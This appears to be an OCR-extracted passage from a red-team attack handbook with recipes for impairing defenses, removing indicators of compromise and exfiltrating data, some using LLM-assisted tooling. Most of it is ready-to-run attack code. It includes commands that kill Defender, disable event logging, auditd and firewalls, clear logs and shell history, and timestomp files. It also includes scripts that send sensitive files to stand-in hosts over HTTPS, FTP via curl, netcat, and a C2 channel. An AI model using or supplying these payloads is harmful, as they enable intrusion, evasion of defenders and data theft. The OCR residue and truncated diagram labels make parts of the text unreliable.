autoencoder.fit(malicious_code, benign_code, epochs=50)  # Train
to mimic benign
```

Table: Autoencoder Compiler Tampering

Component	Role	Evasion Target
Encoder	Compress malicious logic	Static analysis tools
Decoder	Reconstruct "benign" bytecode	Hash/checksum verification

Input: Malicious source code (e.g., backdoor).


Output: Compiler-generated binaries with hidden payloads.


Impair Defenses

Tactic: Defense Evasion

Technique Ref: Custom – Defense Impairment

Attack Vector: Malicious modification or disabling of native and supplemental security defenses. Adversaries can disable or alter security tools, event logging, firewall settings (both host and cloud), audit systems, and even spoof alerts—all to hide their activities and avoid timely detection.


AI & OSQuery scan for activ
Enumerate
LLM analyzes logs, process
Analyze
Choose impairment actions
SelectMethod
Kill security processes and
DisableTools
Stop Windows/Docker/Linux
DisableLogging
Adjust system and cloud fire
ModifyFirewalls
Redirect/disable telemetry (
BlockIndicators
Reboot into Safe Mode for f
SafeMode
Force legacy protocols/cont
Downgrade
Generate fake alerts to misc



Impair Defenses Attack Matrix

Input	Process	Output
Security tool processes, event logs, audit data	AI-powered enumeration identifies active security services, logging mechanisms, and firewall configurations	Detailed report of defense components vulnerable to impairment
Privileged access and misconfigured services	Red team tools (Sysinternals, native CLI commands, cloud APIs) disable or modify key defenses (.001, .002, .004, etc.)	Disabled security software, event logging halted, firewall rules modified
Cloud and on-premises configurations	Automated cloud CLI commands and registry edits modify firewall, logging, and audit settings	Reduced visibility in cloud logs and audit trails, obscured network access
Post-exploitation state	LLM generates remediation scripts to re-enable defenses and adjust configurations	Remediation script output detailing steps to restore default security settings

Recipe Title: AI-Driven Impairment of Defenses for Stealth Operations

In this attack recipe, an adversary leverages AI/ML-enhanced red team tools to comprehensively disable or degrade defensive mechanisms. By combining traditional tools (e.g., Sysinternals suite, native shell commands, cloud API utilities) with LLM-generated payloads, the attacker can:

- **Enumeration:** Use AI-powered scanners (OSQuery, custom Python scripts) to identify running security tools, active logging services, firewall configurations, and audit system settings on both legacy hosts and cloud endpoints.
- **Detection:** Machine learning models analyze system and network behaviors to detect anomalies in security tool processes, log generation, and firewall rule integrity.
- **Exploitation:** LLMs aid in generating command templates and payloads to terminate security services (e.g., killing anti-virus/EDR processes), disable Windows event logging, impair command history, modify firewall settings via Registry or CLI, and even disable cloud logs or cloud firewalls using platform API calls.
- **Patching:** Following compromise, LLM-generated remediation scripts target forensic artifacts (e.g., modified log files, disabled services) and provide recommendations to reinforce hardening of the defense systems.

This recipe is applicable to legacy on-premises systems (Windows, Linux) as well as modern cloud environments where configuration controls (firewalls and logs) are managed via APIs.

Enumeration & Detection (AI-Assisted):
A Python script uses OSQuery data combined with LLM analysis to identify active security components.

```
# filepath: /tools/defense_enum.py
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Example: Listing running security processes on Windows using
tasklist
```

```
result = subprocess.run("tasklist /FI \"IMAGENAME eq
*Defender*\"", shell=True, capture_output=True, text=True)
security_processes = result.stdout

prompt = f"Analyze the following output for active security tools
and logging services:\n\n{security_processes}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
print("Security Enumeration Analysis:\n",
ai_resp.choices[0].text.strip())
```

Exploitation – Disable or Modify Tools (.001):

Kill key security processes and modify configuration files.

```
:: Windows CMD: Terminate Windows Defender service
net stop WinDefend
taskkill /F /IM MsMpEng.exe
```

Exploitation – Disable Windows Event Logging (.002):

Stop and disable event log services to reduce audit trails.

```
# PowerShell: Stop the Windows Event Log service and set its
startup type to disabled
Stop-Service -Name "EventLog" -Force
Set-Service -Name "EventLog" -StartupType Disabled
```

Exploitation – Impair Command History Logging (.003):

Clear or disable command history in a bash shell.

```
# Linux/Mac: Clear bash history and unset HISTFILE variable
history -c
unset HISTFILE
```

Exploitation – Disable or Modify System Firewall (.004):

Disable the Windows Firewall or adjust rules.

```
# PowerShell: Disable Windows Firewall
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled
False
```

Exploitation – Indicator Blocking (.006):

Disable low-level telemetry like ETW on Windows.

```
# PowerShell: Disable ETW collection by modifying registry keys
(conceptual)
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Tracing" -Name
"StartMode" -Value 0
```

Exploitation – Disable or Modify Cloud Firewall (.007) & Cloud Logs (.008):

Use cloud provider CLI tools to adjust firewall and logging configurations.

```
# AWS CLI: Remove security group rules (cloud firewall) and
disable CloudWatch Logs collection
aws ec2 revoke-security-group-ingress --group-id sg-12345678 --
protocol tcp --port 22 --cidr 0.0.0.0/0
aws logs delete-log-group --log-group-name "/aws/lambda/example"
```

Exploitation – Safe Mode Boot (.009):

Reboot a Windows system into Safe Mode to disable non-essential security software.

```
:: Windows CMD: Reboot into safe mode (requires administrative
access)
bcdedit /set {current} safeboot minimal
shutdown /r /t 0
```

Exploitation – Downgrade Attack (.010):

Force legacy protocols that lack modern security.

```
# Linux: Disable TLS 1.2/1.3 in favor of outdated SSL (conceptual
example)
sed -i 's/TLSProtocol all/TLSProtocol SSLv3/g'
/etc/ssl/openssl.cnf
systemctl restart apache2
```

Exploitation – Spoof Security Alerting (.011):

Generate fake alerts or intercept real alerts to misinform operators.

```
# PowerShell: Write a fake security alert to event log
(conceptual)
Write-EventLog -LogName "Application" -Source "FakeAlertService" -
EntryType Information -EventId 9999 -Message "System operating
normally."
```

Exploitation – Disable or Modify Linux Audit System (.012):

Stop and disable the Linux audit daemon.

```
sudo service auditd stop
sudo systemctl disable auditd
```

Post-Exploitation & Patching:

Use an LLM to generate remediation scripts that re-enable disabled services and restore configuration files.


```
# filepath: /tools/defense_patch.py
from openai import OpenAI

client = OpenAI(
   base_url="https://openrouter.ai/api/v1",
   api_key="YOUR_API_KEY"
)

prompt = (
   "Generate a PowerShell script that audits a Windows system for
disabled security services, "
   "re-enables Windows Event Logging and Windows Defender, and
resets firewall configurations to their default state."
)
ai_resp = client.completions.create(
   model="meta-llama/llama-3.2-3b-instruct:free",
   prompt=prompt,
   max_tokens=150
)
print("Remediation Script:\n", ai_resp.choices[0].text.strip())
```


Indicator Removal

Tactic: Defense Evasion

Technique Ref: Custom – Indicator Removal

Attack Vector: Delete, modify, or relocate system artifacts such as logs, command history, files, network configurations, persistence mechanisms, and malware copies to remove traces of intrusion and hinder forensic detection.


AI scans logs, command his
Enumerate
LLM analyzes artifacts (ever
Analyze
Choose indicator removal m
SelectMethod
Execute commands to clear
ClearLogs
Remove command history a
ClearHistory
Delete malware files and tra
DeleteFiles
Remove network share conr
RemoveNetShares
Modify file timestamps to bl
Timestomp
Clear mailbox data and meta
ClearMailbox
Remove persistence artifact



Indicator Removal Attack Matrix

Input	Process	Output
System-generated artifacts (logs, command history)	AI-enhanced enumeration scans Windows event logs, Linux/Mac log directories, and shell histories	Detailed list of compromised logs and history files flagged for removal
Artifacts from user actions and malware deployments	Red team tools (PowerShell, Bash scripts, Python scripts) clear logs, delete files, and remove network shares	Cleared event logs, empty command histories, and deleted malware/persistence data
File metadata and timestamp data	Automated timestomping routines modify timestamps to blend malicious files with legitimate files	Altered file timestamps obscuring creation or modification dates

Input	Process	Output
Evidence of persistence	Removal of scheduled tasks, registry keys, and unwanted user accounts	Persistence mechanisms eliminated, reducing forensic trails
Post-operation state	LLM-powered remediation scripts provide guidance to re-enable logging and restore baseline configurations	Detailed remediation output for audit restoration and forensic validation

Recipe Title: AI-Enhanced Stealth Cleanup for Indicator Removal

In this attack recipe, an adversary leverages a mix of traditional red team tools and AI/ML-assisted automation to erase or modify digital indicators of compromise (IoCs) left by their actions. The goal is to minimize forensic footprints and delay detection by defenders.
Key steps include:

- **Enumeration:** AI-powered scripts (integrated with tools like OSQuery or custom Python routines) scan Windows event logs, Linux/Mac system logs, command histories, and other artifact repositories. LLMs analyze gathered data to flag anomalies.
- **Detection:** Machine learning models review log patterns and file metadata to identify candidate artifacts for removal.
- **Exploitation:** Automated routines then execute indicator removal techniques such as:
  - **Clearing Windows Event Logs (.001):** Using PowerShell commands to clear Application, Security, and System logs.
  - **Clearing Linux/Mac System Logs (.002):** Overwriting log files in /var/log using shell commands.
  - **Clearing Command History (.003):** Removing or truncating shell history (e.g., bash history).
  - **File Deletion (.004):** Deleting malware binaries, staging files, or temporary artifacts.
  - **Removing Network Share Connections (.005):** Using network utilities to delete persistent SMB mappings.

- **Timestomping (.006):** Modifying file timestamps to blend with benign files.
- **Clearing Network Connection History (.007):** Removing records of suspicious network configurations.
- **Clearing Mailbox Data (.008):** Deleting or modifying email metadata and logs.
- **Clearing Persistence Artifacts (.009):** Removing unauthorized services, registry entries, or scheduled tasks.
- **Relocating Malware (.010):** Moving payloads to new locations and deleting original copies.

- **Patching:** LLM-powered remediation scripts can later be generated to audit system states, re-enable logs, and restore forensic integrity, aiding defenders who need to remediate the breach.

This technique is applicable against legacy on-premises systems (Windows, Linux, macOS) as well as modern cloud-based environments that may store logs or track user activity via cloud-native SIEMs.

Enumeration & Detection (AI-Assisted):

Use a Python script that leverages an LLM for assessing indicator artifacts.

```
# filepath: /tools/indicator_enum.py
import os
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Enumerate Windows Event Logs (example using wevtutil)
result = subprocess.run("wevtutil el", shell=True,
capture_output=True, text=True)
logs = result.stdout

prompt = f"Analyze the following Windows Event Logs list for
artifacts that could be cleared to remove traces of
intrusion:\n{logs}"
```

```
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=100
)
analysis = ai_resp.choices[0].text.strip()
print("AI Log Analysis:\n", analysis)
```

Exploitation – Clear Windows Event Logs (.001):

Clear Windows logs using PowerShell.

```
# filepath: /payloads/clear_win_logs.ps1
wevtutil cl System
wevtutil cl Application
wevtutil cl Security
```

Exploitation – Clear Linux or Mac System Logs (.002):

Clear log files under /var/log.

```
# filepath: /payloads/clear_unix_logs.sh
for file in /var/log/*.log; do
    sudo cp /dev/null "$file"
done
```

Exploitation – Clear Command History (.003):

Remove shell command history.

```
# filepath: /payloads/clear_history.sh
history -c
rm -f ~/.bash_history
unset HISTFILE
```

Exploitation – File Deletion (.004):

Delete suspicious files and malware artifacts.

```
# filepath: /payloads/delete_artifacts.sh
rm -f /tmp/malicious_payload.bin
rm -f /var/tmp/ingress_tool.log
```

Exploitation – Network Share Connection Removal (.005):

Remove network share mappings on Windows.

```
:: Windows CMD example
net use \\target\share /delete
```

Exploitation – Timestomp (.006):

Use a Python snippet to alter file timestamps.

```
# filepath: /payloads/timestomp.py
import os, time
file_path = "/tmp/malicious_payload.bin"
# Set timestamp to a benign value (e.g., 1st January 2022)
benign_time = time.mktime(time.strptime("2022-01-01 00:00:00",
"%Y-%m-%d %H:%M:%S"))
os.utime(file_path, (benign_time, benign_time))
```

Exploitation – Clear Network Connection History (.007):

Remove historical network configuration data.

```
# filepath: /payloads/clear_net_history.ps1
ipconfig /flushdns
netstat -ano > C:\temp\netstat.log
del C:\temp\netstat.log
```

Exploitation – Clear Mailbox Data (.008):

Example using PowerShell to clear Outlook mailbox rules (conceptual).

```
# filepath: /payloads/clear_mailbox.ps1
Get-InboxRule | Remove-InboxRule -Confirm:$false
```

Exploitation – Clear Persistence (.009):

Remove persistence artifacts.

```
# filepath: /payloads/clear_persistence.ps1
# Remove a malicious scheduled task
schtasks /Delete /TN "MaliciousTask" /F
```

```
# Delete rogue registry key
reg delete "HKCU\Software\Malicious" /f
```

Exploitation – Relocate Malware (.010):

Copy malware to a new location and delete the original.

```
# filepath: /payloads/relocate_malware.sh
cp /tmp/malicious_payload.bin /usr/local/bin/.hidden_payload
rm -f /tmp/malicious_payload.bin
```

Post-Exploitation & Patching:


Generate remediation scripts via LLM to reinstate logging and forensic artifacts.

```
# filepath: /tools/indicator_patch.py
prompt = (
    "Generate a PowerShell script that audits a Windows system for
cleared event logs and resets "
    "the logging configuration to default. The script should also
recommend actions to aggregate remote logs."
)
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
print("Remediation Script:\n", ai_resp.choices[0].text.strip())
```

Exfiltration

Exfiltration Over Alternative Protocol

Tactic: Exfiltration
Technique Ref: Custom – Exfiltration Over Alternative Protocol
Attack Vector: Adversaries covertly steal data by transmitting it over a protocol different from their primary command-and-control channel. This may include using symmetric or asymmetric encryption over non-C2 channels or even unencrypted channels, and may also involve sending the data to an alternate network destination.


AI/OSQuery scans for sensit
Enumerate
LLM analyzes file contents a
Analyze
Choose exfiltration method
SelectMethod
Encrypt data using symmetr
EncryptData
Exfiltrate data via alternate
Transmit
Validate exfiltration by chec
Verify
Maintain stealth channels fo
Persist
AI monitors network flows fo
Monitor
LLM generates remediation
Patch

Exfiltration Over Alternative Protocol Attack Matrix

Input	Process	Output
Sensitive files, network endpoints	AI-powered enumeration identifies high-value data and alternative exfiltration channels	List of target files and identified non-C2 endpoints
Encryption parameters (symmetric/asymmetric)	Red team tools (OpenSSL, netcat, requests) encrypt and encapsulate data using custom scripts	Encrypted (or unencrypted) data payload
Alternate transmission channels (HTTPS, FTP, netcat)	Automated payloads use alternative protocols to transmit data independent of primary C2 channel	Data successfully exfiltrated via non-traditional pathways
Embedded data in C2 channel	Data is base64 encoded and hidden within routine C2 communications	Exfiltrated data blending with normal C2 traffic
Post-exploitation audit	LLM-generated remediation scripts audit network egress and enforce updated DLP/security policies	Forensic report and updated policies to prevent future exfiltration attempts

Recipe Title: AI-Augmented Data Exfiltration via Alternative Protocols

An adversary with unrestricted access to sensitive files uses AI-enhanced red team tools for precise enumeration and detection of high-value data on legacy or cloud-based endpoints. Once identified, the adversary chooses a suitable exfiltration method:

- **Symmetric Encrypted Non-C2 Protocol (.001):** Data is encrypted using a shared key and exfiltrated over a non-standard protocol (e.g., a custom HTTPS endpoint different from the main C2 server).
- **Asymmetric Encrypted Non-C2 Protocol (.002):** Data is encrypted using a public key to ensure confidentiality and sent over an alternate protocol.
- **Unencrypted Non-C2 Protocol (.003):** Data is transmitted in cleartext over a secondary channel (e.g., FTP, HTTP) when encryption is not required or

desired.
- In parallel, adversaries sometimes use the primary C2 channel (T1041) to exfiltrate data stealthily by embedding data within normal communications.

AI/ML/LLM integration accelerates:

- **Enumeration:** Advanced scripts (e.g., OSQuery augmented with LLM analysis) quickly locate sensitive files and configuration data.
- **Detection:** Machine learning models evaluate network traffic anomalies indicating unseen exfiltration channels.
- **Exploitation:** LLMs generate custom payloads and encryption scripts that wrap data into alternative protocols, leveraging tools like OpenSSL, netcat, or curl for transmission.
- **Patching:** Post-compromise, defenders may deploy AI-generated remediation scripts to monitor for abnormal data flows or reconfigure data loss prevention (DLP) policies.

This approach applies in legacy networks (on-premises systems with classic protocols) as well as modern cloud environments where alternative channels (custom HTTPS endpoints, covert S3 buckets, etc.) can be leveraged.

Enumeration & Detection (AI-Assisted):

Use a Python script to enumerate sensitive files and analyze potential exfiltration channels.

```
# filepath: /tools/data_enum.py
import os
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# Scan for files with sensitive extensions (.docx, .xlsx, .pdf)
sensitive_files = []
for root, dirs, files in os.walk("/data/important"):
    for file in files:
```

```
        if file.endswith((".docx", ".xlsx", ".pdf")):
            sensitive_files.append(os.path.join(root, file))

file_list = "\n".join(sensitive_files)
prompt = f"Analyze the following list of sensitive files for
exfiltration potential:\n{file_list}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=100
)
print("Sensitive Files Analysis:\n",
ai_resp.choices[0].text.strip())
```

Exploitation – Exfiltration Over Symmetric Encrypted Non-C2 Protocol (.001):

Encrypt a file using symmetric encryption (AES) and send it to an alternate HTTPS endpoint.

```
# filepath: /payloads/exfil_symmetric.py
from cryptography.hazmat.primitives import hashes, padding
from cryptography.hazmat.primitives.ciphers import Cipher,
algorithms, modes
from cryptography.hazmat.backends import default_backend
import requests
import os

key = b'Sixteen byte key'  # 16-byte shared key for AES-128
iv = os.urandom(16)
backend = default_backend()
cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=backend)
encryptor = cipher.encryptor()

# Read sensitive file
with open('/data/important/secret.docx', 'rb') as f:
    data = f.read()

# Apply PKCS7 padding
padder = padding.PKCS7(128).padder()
padded_data = padder.update(data) + padder.finalize()

ciphertext = encryptor.update(padded_data) + encryptor.finalize()

# Exfiltrate via POST request (non-C2 alternate endpoint)
url = "https://alt-data.exfil.example.com/upload"
```

```
files = {
    'iv': iv,
    'data': ciphertext
}
r = requests.post(url, files=files)
print("Exfiltration Status:", r.status_code)
```

Exploitation – Exfiltration Over Asymmetric Encrypted Non-C2 Protocol (.002):

Encrypt a file using a public key (RSA) and send it using curl.

```
# filepath: /payloads/exfil_asymmetric.sh
# Use OpenSSL to encrypt a file using a public key
openssl rsautl -encrypt -inkey public.pem -pubin -in
/data/important/secret.xlsx -out /tmp/encrypted_secret.bin

# Exfiltrate using curl to an alternate FTP server
curl -T /tmp/encrypted_secret.bin ftp://alt-data.example.com --
user ftpuser:ftppassword
```

Exploitation – Exfiltration Over Unencrypted Non-C2 Protocol (.003):

Send a file via netcat in cleartext.

```
# filepath: /payloads/exfil_unencrypted.sh
# Transfer file using netcat
nc alt-data.example.com 4444 < /data/important/secret.pdf
```

Exploitation – Exfiltration Over C2 Channel (T1041):

Embed exfiltrated data within existing C2 communications.

```
# filepath: /payloads/exfil_over_c2.py
import base64
import requests

# Read file and encode data to base64
with open('/data/important/secret.docx', 'rb') as f:
    file_data = f.read()
encoded_data = base64.b64encode(file_data).decode('utf-8')

# Embed data in standard C2 POST payload
payload = {"command": "update", "data": encoded_data}
r = requests.post("https://c2.example.com/command", json=payload)
print("C2 Channel Exfiltration Status:", r.status_code)
```

Post-Exploitation & Patching:

Generate a remediation script using LLM to verify data exfiltration traces and strengthen DLP.

```
# filepath: /tools/exfil_patch.py
prompt = (
    "Generate a PowerShell script that audits outgoing network
connections for abnormal exfiltration activity, "
    "verifies file integrity, and reconfigures DLP policies on a
Windows endpoint."
)
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
print("Remediation Script:\n", ai_resp.choices[0].text.strip())
```

Impact

